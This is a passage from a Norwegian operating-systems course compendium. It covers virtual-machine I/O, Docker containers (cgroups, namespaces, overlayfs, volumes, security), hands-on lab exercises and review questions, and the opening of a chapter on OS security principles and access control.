Mye kernel mode med en del minneallokeringer: `time ./forkwait`

- `getppid()` og `gettimeofday()` bør gi en fordel til hardwarevirtualisering, siden VMM ikke trengs (med BT må hvert systemkall alltid innom VMM).

- `forkwait` bør gi en fordel til BT, fordi det blir mange overganger inn og ut av VMM. Kjernen har mye å gjøre, særlig med å lage minneområder og page tables, og alt det blir trap-and-emulate, altså en trap fra kjernen i gjeste-OS-et til VMM. Med andre ord trengs det virtualiseringsstøtte i MMU-en her.

(MERK: presise ytelsesmålinger er utrolig vanskelig, fordi så mange forhold spiller inn på resultatet. Ikke stirr deg blind på disse resultatene, de er bare en forsiktig indikasjon. Merk også at `gettimeofday()` på dagens 64-bits Linux som regel ikke er et systemkall i det hele tatt: kjernen legger klokka i et minneområde som prosessen kan lese i user mode (vDSO). Vil du måle systemkall selv, bruk `getppid()`.)

11.7 I/O


I/O er ofte den største flaskehalsen i en virtuell maskin, og det finnes tre måter å gjøre det på. Den enkleste er at hypervisoren emulerer et ekte nettverkskort eller en ekte disk som gjeste-OS-et allerede har en driver for. Det virker med alle gjeste-OS, men hver eneste gang driveren rører et register på det late-som-kortet, blir det en trap. Den vanligste i dag er paravirtualiserte enheter (virtio): driveren i gjeste-OS-et vet at den snakker med en hypervisor, og legger hele køer med forespørsler i delt minne i stedet for å gi en trap for hvert register. Den raskeste er å gi den virtuelle maskinen en ekte enhet direkte (device passthrough), slik at driveren i gjeste-OS-et styrer den selv. Det krever IOMMU-en fra kapittel 9 (Intel VT-d, AMD-Vi): enheten bruker DMA med de

adressene gjeste-OS-et gir den, og IOMMU-en oversetter dem og sørger for at enheten bare når minnet til sin egen virtuelle maskin. Et nettverkskort med SR-IOV kan dele seg i mange slike enheter, én per virtuell maskin.

11.8 Containere

Containere og DevOps i figur 11.19.

- Utviklere kan sende containere med alle avhengigheter "rett" i produksjon
- Containere er *virtualisering på OS-nivå*:



Figur 11.19: Containere og DevOps.

Figuren viser det viktigste skillet. En virtuell maskin ser maskinvaren, altså instruksjonene til CPU-en, mens en container ser operativsystemet, altså systemkallene. Derfor kan en virtuell maskin kjøre et hvilket som helst OS som passer til CPU-en, mens en Linux-container må ha en Linux-kjerne under seg. Docker Desktop på Windows og macOS løser det ved å kjøre containerne i en liten virtuell Linux-maskin.

Mellom virtuelle maskiner er skillet mye kraftigere enn mellom containere. Containere er bare en skjermet samling prosesser som fortsatt deler operativsystemet med andre containere. Sikkerhetsmessig betyr det at en container bare trenger å finne en "kernel exploit" for å få tilgang til verten den deler med andre containere (og dermed også til de andre containerne). Virtuelle maskiner har hvert sitt operativsystem, så skal en virtuell maskin få tilgang til den underliggende maskinvaren eller andre virtuelle maskiner den deler maskinvare med, må den finne en "hypervisor exploit". Begge typer exploits dukker opp med jevne mellomrom (husk: det går ikke an å få til 100% sikkerhet i praksis), men det er mye enklere å finne en "kernel exploit" enn en "hypervisor exploit".

Containere er ikke noe nytt. FreeBSD fikk jails i 2000, og Solaris fikk zones i 2005. Det Docker (2013) gjorde annerledes, var å gjøre det enkelt å pakke en applikasjon med alle avhengighetene i et image, bygge imaget fra en tekstfil (en Dockerfile) og dele det med andre gjennom et register (Docker Hub).

11.8.1 Installere Docker

Vil du gjøre demoene under selv, må du installere Docker. Docker installeres best fra de offisielle Docker-pakkene. Docker endrer disse kommandoene innimellom, så sjekk siden hvis noe ikke virker. Slik så de ut i oktober 2026:

```
# Legg til GPG-nøkkelen til Docker:
sudo apt update
sudo apt install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg \
  -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc

# Legg til repositoryet til Docker i apt:
kodenavn=$(. /etc/os-release && echo "$VERSION_CODENAME")
sudo tee /etc/apt/sources.list.d/docker.sources <<EOF
Types: deb
URIs: https://download.docker.com/linux/ubuntu
Suites: $kodenavn
Components: stable
Architectures: $(dpkg --print-architecture)
Signed-By: /etc/apt/keyrings/docker.asc
EOF
sudo apt update

# Installer Docker:
sudo apt install docker-ce docker-ce-cli containerd.io \
  docker-buildx-plugin docker-compose-plugin

# Test:
sudo docker run hello-world
```

11.8.2 Cgroups

Cgroups i figur 11.20.

- Begrenser bruken av ressurser ("CPU", minne, I/O, tilgang til enheter, ...)

Figur 11.20: Cgroups.

Fra `man cgroups`:

> Control groups, usually referred to as cgroups, are a Linux kernel feature which allow processes to be organized into hierarchical groups whose usage of various types of resources can then be limited and monitored. The kernel's cgroup interface is provided through a pseudo-filesystem called cgroupfs. Grouping is implemented in the core cgroup kernel code, while resource tracking and limits are implemented in a set of per- resource-type subsystems (memory, CPU, and so on).

Ubuntu bruker cgroup v2. Der ligger alle ressurstypene i ett felles tre, som er montert på `/sys/fs/cgroup`, og hver prosess står i nøyaktig én cgroup. Fila `/proc/self/cgroup` viser hvilken.

DEMO:

```
pstree -p | head     # første prosess, den som styrer alt, er systemd
systemd-cgls         # systemd bruker cgroups: tjenestene er egne
                     # grupper øverst i treet, mens brukerprosessene
                     # ligger under en node i treet (user.slice)
cat /proc/self/cgroup  # hvilken cgroup denne prosessen er i

# Begrens en prosess til 20 % av én CPU-kjerne, og se på den i top:
systemd-run --user --scope -p CPUQuota=20% \
  sh -c 'while :; do :; done'

# Begrens minnet til 50MB uten swap. Prosessen blir drept:
systemd-run --user --scope -p MemoryMax=50M -p MemorySwapMax=0 \
  python3 -c 'b = bytearray(200*1024*1024)'

# Docker setter de samme grensene, og containeren kan se dem selv:
sudo docker run --rm --cpus=0.2 --memory=50m alpine \
  cat /sys/fs/cgroup/cpu.max /sys/fs/cgroup/memory.max
```

11.8.3 Kernel namespaces

Kernel namespaces i figur 11.21.

- PID, net, mount, ipc, uts, user, ...

Figur 11.21: Kernel namespaces.

Fra `man namespaces`:

> A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers.

DEMO:

```
# Hva er et "name"? PID-er, nettverk, mounts, ipc, ...
ls -l /proc/$$/ns        # namespacene til shellet ditt
lsns                     # alle namespaces på maskinen
ps -axo pid,command                 # PID namespace
ip a                                # net namespace
mount # evt. mount | awk '{print $1}' # mount namespace

# Uten Docker: bash i egne namespaces for vertsnavn og PID-er
sudo unshare --uts --pid --fork --mount-proc bash
hostname mysil   # endrer vertsnavnet bare i det nye namespacet
ps -e            # bare bash og ps, og bash er PID 1
exit

# Med Docker:
sudo docker run -i -t ubuntu
apt-get update
apt-get install -y figlet procps  # et lite demoprogram, og pgrep
figlet                            # start en prosess i containeren
ctrl z
# DEMO AV ULIKE PID-ER INNE I OG UTENFOR CONTAINEREN:
pgrep -n figlet                   # inne i containeren
ctrl p-q                          # gå ut av containeren
pgrep -n figlet                   # utenfor containeren
sudo docker attach $(sudo docker ps -q)  # tilbake inn i containeren
fg                                # hent prosessen fram og kos deg
# ctrl-c og exit for å gå ut av containeren
```

11.8.4 CoW og union mounts

CoW og union mounts i figur 11.22.

- Lag som bare kan leses, *copy-on-write*, whiteout-filer

Se gjennom OverlayFS storage driver

Figur 11.22: CoW og union mounts.

Et image er en stabel med lag som bare kan leses. Når en container starter, legger Docker et tomt lag øverst som containeren kan skrive til, og *overlayfs* viser alle lagene som ett filsystem (en union mount). Leser containeren en fil, hentes den fra det øverste laget der den finnes. Skriver den til en fil fra et nedre lag, kopieres hele fila først opp til det øverste laget (copy-on-write), og sletter den en slik fil, legges det en whiteout-fil i det øverste laget som skjuler den. Lab-øvingen viser hvordan du lager en union mount selv, uten Docker.

Fra versjon 29 bruker Docker *containerd image store* på nye installasjoner, og da ligger lagene et annet sted på disken enn før. Demoen under finner derfor det øverste laget fra mount-opsjonene, som er de samme uansett.

DEMO:

```
# Demo av copy-on-write og whiteout-filer, se figuren i
# https://docs.docker.com/engine/storage/drivers/overlayfs-driver/
sudo docker run -it ubuntu       # start containeren og gå inn i den
ctrl p-q                         # gå ut uten å stoppe den
findmnt -t overlay               # rotfilsystemet til containeren
# upperdir er det øverste laget, det eneste containeren skriver til:
upper=$(findmnt -t overlay -nf -o OPTIONS | tr , '\n' |
        sed -n 's/^upperdir=//p')
sudo ls -la $upper               # nesten tomt
sudo docker attach $(sudo docker ps -q)  # tilbake inn i containeren
echo mysil > hei.txt             # skriv en ny fil
rm root/.profile                 # slett en fil fra et nedre lag
ctrl p-q                         # gå ut igjen
sudo ls -la $upper               # hei.txt ligger i det øverste laget
sudo ls -la $upper/root          # .profile er nå en whiteout-fil
# "A whiteout is created as a character device with 0/0 device
# number", fra https://docs.kernel.org/filesystems/overlayfs.html

# Alle lagene fra alle images du har lastet ned (pull):
sudo docker info | grep -i -A1 'storage driver'  # hvilken du har
sudo ls /var/lib/docker/overlay2    # med overlay2 (eldre oppsett)
s=/var/lib/containerd/io.containerd.snapshotter.v1.overlayfs
sudo ls $s/snapshots                # med containerd image store
```

Merk: filsystemet i en container er bare for data med kort levetid (ephemeral data). Det øverste laget slettes når containeren fjernes (med `docker rm`, eller med en gang den

stopper hvis den ble startet med `--rm`), og ytelsen kan bli dårlig på grunn av det lagdelte filsystemet med *copy-on-write*. Trenger containeren å lagre data, bør du lage et *volume* og koble det til containeren. Et volume gir mye bedre I/O-ytelse enn rotfilsystemet i containeren.

DEMO:

```
# finnes det noen volumes fra før?
sudo docker volume ls
# lag et volume
sudo docker volume create mydata
# start en container med volumet tilgjengelig som /data inne i
# containeren
sudo docker run -it --mount source=mydata,target=/data ubuntu
# skriver du til /data inne i containeren, går ut og starter
# containeren på nytt, ser du at dataene fortsatt ligger i volumet.
# Lurer du på hvor volumet faktisk ligger, så søk etter "Mounts"
# i denne utskriften:
sudo docker inspect $(sudo docker ps -q) | less
```

11.8.5 Container-sikkerhet

Sikkerheten når man kjører containere, oppsummeres best med disse fire punktene fra Docker security (husk figuren i avsnitt 11.8):

- the intrinsic security of the kernel and its support for namespaces and cgroups;
- the attack surface of the Docker daemon itself;
- loopholes in the container configuration profile, either by default, or when customized by users.
- the "hardening" security features of the kernel and how they interact with containers.

Det andre punktet er verdt å merke seg: Docker-daemonen kjører som root, og den som kan styre den, har i praksis root på maskinen. Derfor bruker vi `sudo` i demoene, og derfor er det å legge en bruker i gruppa `docker` det samme som å gi den root. Docker kan også kjøres i *rootless mode*, og Podman gjør det som standard: da kjører containerne som en vanlig bruker, ved hjelp av user namespaces.

En annen viktig side ved container-sikkerhet er *supply chain security*: hvilke images er containeren din bygd fra, og hva inneholder de? Hvor kommer de fra? Vi trenger sikkerhetsmekanismer som etablerer tillit, og det betyr som regel digitale signaturer. Dockers egen løsning, Docker Content Trust (DCT), er under utfasing fra 2025 [29], og i dag signeres og verifiseres images med verktøy som Sigstore og Notation.

Vil man ha isolasjonen til en virtuell maskin og farten til en container, finnes det mellomformer. Firecracker, som AWS bruker i Lambda og Fargate, starter små virtuelle maskiner (microVM-er) med KVM på under 125 ms og med under 5MB ekstra minne hver [3]. Da får hver container sin egen kjerne, og en angriper trenger en "hypervisor exploit" igjen.

11.8.6 Tutorial: lage et image og en container

Slik vi har program og prosess, har vi *image* og *container*. Imaget er det som er lagret på disk, og containeren er prosessen(e) som kjører.

La oss lage en minimal container som "føles" som en virtuell maskin. Vi bruker en minimal Linux-distribusjon som heter Alpine som utgangspunkt, for å holde containeren så liten som mulig, og legger bare til programmet Bash i imaget:

```
# lag Dockerfile:
cat > Dockerfile << 'EOF'
FROM alpine:latest
RUN apk add --no-cache bash
CMD ["/bin/bash"]
EOF
# (--no-cache: apk henter pakkelista, men lagrer den ikke i imaget)

# bygg imaget fra Dockerfile:
sudo docker image build -t mysil .
# sjekk at det ligger på maskinen din:
sudo docker image ls
# se lagene i imaget, og hvilken kommando som laget hvert av dem:
sudo docker image history mysil
# alt om imaget, også lagene (RootFS):
sudo docker inspect mysil

# kjør containeren (avslutt med "exit" eller ctrl-d):
sudo docker run -it mysil

# se hvilke containere som kjører nå:
sudo docker ps
# ta med de som har avsluttet:
sudo docker ps -a

# hvis du vil fjerne et image:
sudo docker image rm -f mysil
```

```
# hvis du vil fjerne alle stoppede containere og alle images som
# ingen container bruker:
sudo docker system prune -a
```

Viktige ting å vite når du lager et image:

- Kommandoene RUN, COPY og ADD legger til lag (filsystemlag) i imaget, så prøv å unngå for mange lag.
- Prøv å holde Dockerfila lesbar.
- *Prøv å lage små images: jo mer du tar med, desto større er sjansen for at containeren din inneholder sårbarheter. Trenger du virkelig Ubuntu (stor Linux) som første lag, eller er Alpine (liten Linux) godt nok for applikasjonen din?*
- Skriv CMD på JSON-form, `CMD ["/bin/bash"]`. Da startes programmet direkte og ikke via et shell, og det får selv signalene, f.eks. når containeren stoppes. Docker advarer om den andre formen når du bygger.
- Les Building best practices, som gir viktige anbefalinger for hver kommando i en Dockerfile.

11.9 Lab-øvinger

1. **Virtuelle maskiner og containere fra innsiden.** Gjør dette på Linux-maskinen din i SkyHiGh, i hjemmekatalogen.

   Maskinen din i SkyHiGh er selv en virtuell maskin. Se hva den vet om det:

   ```
   systemd-detect-virt
   grep -o -w hypervisor /proc/cpuinfo | sort -u
   grep -c -w -E 'vmx|svm' /proc/cpuinfo
   lspci | grep -i virtio
   cat /sys/devices/system/clocksource/*/current_clocksource
   ```

   `systemd-detect-virt` skriver ut navnet på hypervisoren, eller `none` på en fysisk maskin. Flagget `hypervisor` betyr at Linux vet at det kjører i en virtuell maskin. Flaggene `vmx` (Intel) og `svm` (AMD) mangler som regel: hypervisoren viser ikke hardwarestøtten for virtualisering videre til gjesten, med mindre den er satt opp for nested virtualisering. Enhetene med Virtio i navnet er paravirtualiserte: driverne i maskinen din vet at de snakker med en hypervisor og ikke med en ekte disk eller et ekte nettverkskort. Står det `kvm-clock` på siste linje, bruker maskinen den paravirtualiserte klokka til KVM. (Mangler `lspci`, så installer pakken `pciutils`.)

   En container er bare vanlige prosesser som kjernen holder adskilt. Se hvilke namespaces shellet ditt er med i, og start så et nytt shell med egne namespaces for vertsnavn og prosess-ID-er:

   ```
   ls -l /proc/$$/ns
   sudo unshare --uts --pid --fork --mount-proc bash
   ```

   Du er nå i det nye shellet. Kjør dette i det:

   ```
   hostname mysil
   hostname
   echo $$
   ps -e
   ls -l /proc/$$/ns
   ```

   Shellet har PID 1, og `ps` ser bare de to prosessene i det nye PID-namespacet. Tallene i hakeparentes bak `uts`, `pid` og `mnt` er andre enn i det første shellet: det er nye namespaces. `--mount-proc` ga shellet et eget mount-namespace med et nytt `/proc`, og det er derfor `ps` bare ser prosessene i det nye PID-namespacet. Åpne et nytt terminalvindu mot maskinen din, og kjør dette der:

   ```
   hostname
   ps -C bash -o pid,ppid,cmd
   sudo lsns -t pid -t uts
   ```

Vertsnavnet er ikke endret utenfor. Shellet som ser seg selv som PID 1, har et helt vanlig PID sett herfra – det er den samme prosessen, med ett PID i hvert namespace. `lsns` viser de nye namespacene og prosessene i dem. Gå tilbake til det første vinduet og avslutt det nye shellet med `exit`.

Cgroups setter grenser for hvor mye av ressursene en gruppe prosesser får bruke. Se hvilken cgroup shellet ditt er i, og hvordan systemd har ordnet dem i et tre:

```
cat /proc/self/cgroup
systemd-cgls --no-pager | head -30
```

Start så en prosess som bruker all CPU-en den får, men med en grense på 20 prosent av én kjerne:

```
systemd-run --user --scope -p CPUQuota=20% \
  sh -c 'while :; do :; done'
```

Se på den med `top` i det andre vinduet: den bruker rundt 20 prosent, mens den uten grensen ville brukt 100. Stopp den med ctrl-c. Gjør det samme med minnet: en grense på 50MB uten swap, og et program som prøver å bruke 200MB:

```
systemd-run --user --scope -p MemoryMax=50M \
  -p MemorySwapMax=0 python3 -c 'b = bytearray(200*1024*1024)'
journalctl --user -n 5 --no-pager
```

Programmet blir drept (`Killed`), og loggen sier at OOM killer i kjernen drepte en prosess i cgroupen (`oom-kill`). Det er nøyaktig det samme Docker gjør når du starter en container med `--cpus` og `--memory`.

Til slutt en union mount, slik Docker lager rotfilsystemet til en container. Lag et nedre lag med to filer og et tomt øvre lag, og monter dem sammen med overlayfs:

```
mkdir lower upper work merged
echo hei > lower/a.txt
echo hallo > lower/b.txt
sudo mount -t overlay overlay \
  -o lowerdir=lower,upperdir=upper,workdir=work merged
ls -l merged
```

I `merged` ser du filene fra det nedre laget. Endre dem gjennom `merged`, og se hvor endringene havner:

```
echo endret >> merged/b.txt
rm merged/a.txt
echo ny > merged/c.txt
ls -l merged upper lower
cat lower/b.txt
```

Det nedre laget er urørt. `b.txt` ble kopiert opp til det øvre laget før den ble endret (copy-on-write), og `c.txt` finnes bare i det øvre laget. `a.txt` er en whiteout i det øvre laget: en character device (`c` først på linja) med device-nummer `0, 0` der størrelsen pleier å stå. Den skjuler fila i laget under. Et image er en stabel slike nedre lag som bare kan leses, og hver container får sitt eget øvre lag. Rydd opp:

```
sudo umount merged
sudo rm -r lower upper work merged
```

Har du installert Docker (se kapitlet), kan du se de samme mekanismene i en ekte container:

```
sudo docker run --rm alpine ps
sudo docker run --rm --hostname mysil alpine hostname
sudo docker run --rm --cpus=0.2 --memory=50m alpine \
  cat /sys/fs/cgroup/cpu.max /sys/fs/cgroup/memory.max
```

`ps` er PID 1 i sitt eget PID-namespace, vertsnavnet er satt i et eget UTS-namespace, og grensene står i cgroupen til containeren: 20000 av hver 100000 mikrosekunder med CPU, og 52428800 byte (50MB) minne.

11.10 Repetisjonsspørsmål og oppgaver

1. Forklar påstanden til Popek og Goldberg fra 1974: *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions*. Hva er trap-and-emulate, og hvorfor virket det ikke på x86 før 2005?

2. Tanenbaum oppgave 7.16
   VMware gjør binæroversetting én basic block om gangen: den utfører blokka og begynner så å oversette den neste. Kunne den oversatt hele programmet på forhånd og så kjørt det? Hvis ja, hva er fordelene og ulempene med hver av de to teknikkene?

3. Forklar hvordan beskyttelsesringene (*protection rings*) i datamaskinarkitekturen brukes ved virtualisering når teknikken er binæroversetting (VMware sin teknologi). Hva endrer seg med hardwarestøtte (VT-x/AMD-V), og hva er den store fordelen med det?

4. Hva kjennetegner en applikasjon som vil være utfordrende/problematisk å kjøre på en virtuell maskin?

5. Et program regner i en løkke uten å gjøre systemkall og uten å allokere minne (som `sum` i ytelsesmålingene i kapitlet). Hvorfor spiller det nesten ingen rolle om det kjører på en virtuell maskin med binæroversetting, paravirtualisering eller hardwarestøtte?

6. Forklar kort fordeler og ulemper med *shadow page tables* i forhold til *nested/extended page tables*.

7. Forklar kort hvordan en *IOMMU* kan være nyttig hardwarestøtte for virtualisering. Hvorfor er det ikke trygt å gi en virtuell maskin en enhet som kan gjøre DMA, uten en IOMMU?

8. Både en virtuell maskin og en container kan se ut som "en egen maskin". Hvilket grensesnitt ser programvaren i hver av dem: instruksjoner eller systemkall? Bruk svaret til å forklare hvorfor du ikke kan kjøre en Linux-container rett på Windows, og hva Docker Desktop gjør på Windows og macOS.

9. Hvordan forbedrer Docker-containere samarbeidet mellom utvikling og drift?

10. Hva er forskjellen på et *image* og en *container*? Sammenlign med program og prosess. Containere fantes lenge før Docker – hva var det Docker gjorde annerledes?

11. Hva er et *namespace* i Linux? Nevn tre typer namespaces og hva hver av dem isolerer. Hva betyr det at en prosess i en container ser seg selv som PID 1?

12. Hva er Linux cgroups? Hva er hensikten med cgroups, og hvordan bruker Docker dem?

13. Hva gjør du hvis tjenesten du kjører i en container, er avhengig av å lagre data lokalt på disk?

14. Hva er *supply chain security*, og hva har det å gjøre med linja `FROM` i en Dockerfile? Nevn to ting du kan gjøre for å redusere risikoen.

15. Hvorfor er det å legge en bruker i gruppa `docker` omtrent det samme som å gi brukeren root?

16. Anta at du har et stort array:

    ```
    int x[10000][10000];
    ```

    Og senere i programmet ditt så aksesserer du elementene helt vilkårlig (dvs. helt tilfeldig). Med tanke på ytelse, hvilken konsekvens kan det ha å kjøre dette i en virtuell maskin? Har det noe å si om du benytter 32-bits eller 64-bits operativsystem/hypervisor?

17. Å kjøre en virtuell maskin (VM) er bare å kjøre et operativsystem og applikasjoner på "simulert maskinvare", ikke sant? Nei, ikke helt.

    Forklar kort hva som er annerledes når det gjelder å *utføre kode på CPU-en* og å *bruke minnet* når operativsystemet og applikasjonene kjører i en virtuell maskin i stedet for rett på maskinvaren.

18. En container kjører fra imaget `ubuntu`, og inne i containeren kjører du:

    ```
    echo hei >> /etc/bash.bashrc
    rm /root/.profile
    echo mysil > /root/ny.txt
    ```

    Hva ligger i det øverste laget (*upperdir*) etterpå, og hva har skjedd med lagene i imaget? Hva ser en ny container som startes fra det samme imaget? Hvorfor bør en database i en container lagre dataene sine i et volume og ikke i rotfilsystemet?

19. (**OBLIG-5**) Utvid tutorialen i 11.8.6:

    a Legg til nano i imaget. Bygg imaget, start containeren og sjekk at du kan bruke nano.

    b Legg til figlet. Endre startkommandoen (CMD) til containeren slik at den bare skriver ut "Mysil rocks!" (med figlet) og avslutter.

12

Operativsystemsikkerhet

Merk: henvisninger som "chp 53.4" peker inn i læreboka (OSTEP), ikke inn i dette kompendiet. Fra læreboka er bare chp 53 pensum (fritt tilgjengelig som PDF): sikkerhetsmålene, security policies, designprinsippene og det grunnleggende om sikkerhet i et operativsystem. Resten av dette kapitlet – aksesskontroll på Windows og Linux og minnebeskyttelse (buffer overflow, stack canary, DEP, return-to-libc, ASLR) – står på egne bein.

12.1 Læringsmål

Etter å ha arbeidet deg gjennom dette kapitlet og kapittel 53 i læreboka skal du kunne:

- gjøre rede for de tre sikkerhetsmålene – *konfidensialitet*, *integritet* og *tilgjengelighet* – og forklare hva en *security policy* er, og gi eksempler på designprinsippene til Saltzer og Schroeder
- forklare hva en *reference monitor* gjør, og skillet mellom identifikasjon, autentisering og *autorisasjon*
- forklare forskjellen på en *capability list* og en *access control list* (ACL), og hvor hver av dem lagres
- skille mellom *DAC* og *MAC*, og forklare hvordan Windows sine integritetsnivåer (Mandatory Integrity Control) overstyrer DACL-en

- gjøre rede for hovedtrekkene i aksesskontroll på Windows (access token, security descriptor, privileges, UAC) og sammenligne med Linux-modellen (UID/GID, rwx, sudo)
- forklare hvordan et *buffer overflow* kan overskrive returadressen på stacken, og hva en *nop sled* og *heap spraying* brukes til
- forklare hvordan en *stack canary*, *DEP* (NX-biten) og *ASLR* hver for seg gjør det vanskeligere å utnytte et buffer overflow
- forklare hvordan et angrep med *return-to-libc* virker, og hvorfor det omgår DEP

12.2 Introduksjon

Operativsystemsikkerhet i figur 12.1.

- Operativsystemet selv må være sikkert

  Hvis operativsystemet selv er usikkert, kan alt som kjører oppå det også regnes som usikkert.
- Operativsystemet *håndhever security policies* (aksesskontroll)
- Operativsystemet skal *begrense eller hindre skade fra sårbar programvare*

Figur 12.1: Operativsystemsikkerhet.

All programvare kjører på et operativsystem. Operativsystemet må forvaltes (konfigureres og patches/oppdateres) for å unngå å bli utnyttet gjennom sårbarheter som kan oppstå i systemkall-grensesnittet, i kjernedrivere/-moduler eller til og med i boot loaders (f.eks. CVE-2020-10713 [24]). Store, komplekse programmer som operativsystemer er svært vanskelige å sikre.

12.2.1 Mål

Mål i figur 12.2.

- Konfidensialitet (confidentiality)
- Integritet (integrity)
- Tilgjengelighet (availability)

Security policies er regler som sier hva som er og ikke er tillatt.

Figur 12.2: Mål.

12.2.2 Prinsipper

Designprinsipper i figur 12.3.

Jerome Saltzer og Michael Schroeder, 1975:

1. Economy of mechanism
2. Fail-safe defaults
3. Complete mediation
4. Open design
5. Separation of privilege
6. Least privilege
7. Least common mechanism
8. *Acceptability*


Figur 12.3: Designprinsipper.

Disse prinsippene [33] står seg fortsatt, men en nyere og mer generell versjon av viktige designprinsipper vi bør være klar over, er IEEE sin *Avoiding the Top 10 Software Security Design Flaws* [19].

12.3 Aksesskontroll

12.3.1 Reference monitor

Reference Monitor i figur 12.4.




Figur 12.4: Reference Monitor.

Når du logger inn, oppgir du en identitet (brukernavn) og autentiserer deg med passord, pin eller multifaktor (i lavsikkerhetsmiljøer bruker man noen ganger bare biometri). For hver aksess du så vil gjøre (f.eks. lese en fil) må operativsystemet autorisere forespørselen. Autoriseringen må være effektiv/rask (lav overhead) og korrekt.

12.3.2 Capability/ACL

Capabilities eller ACL? i figur 12.5.



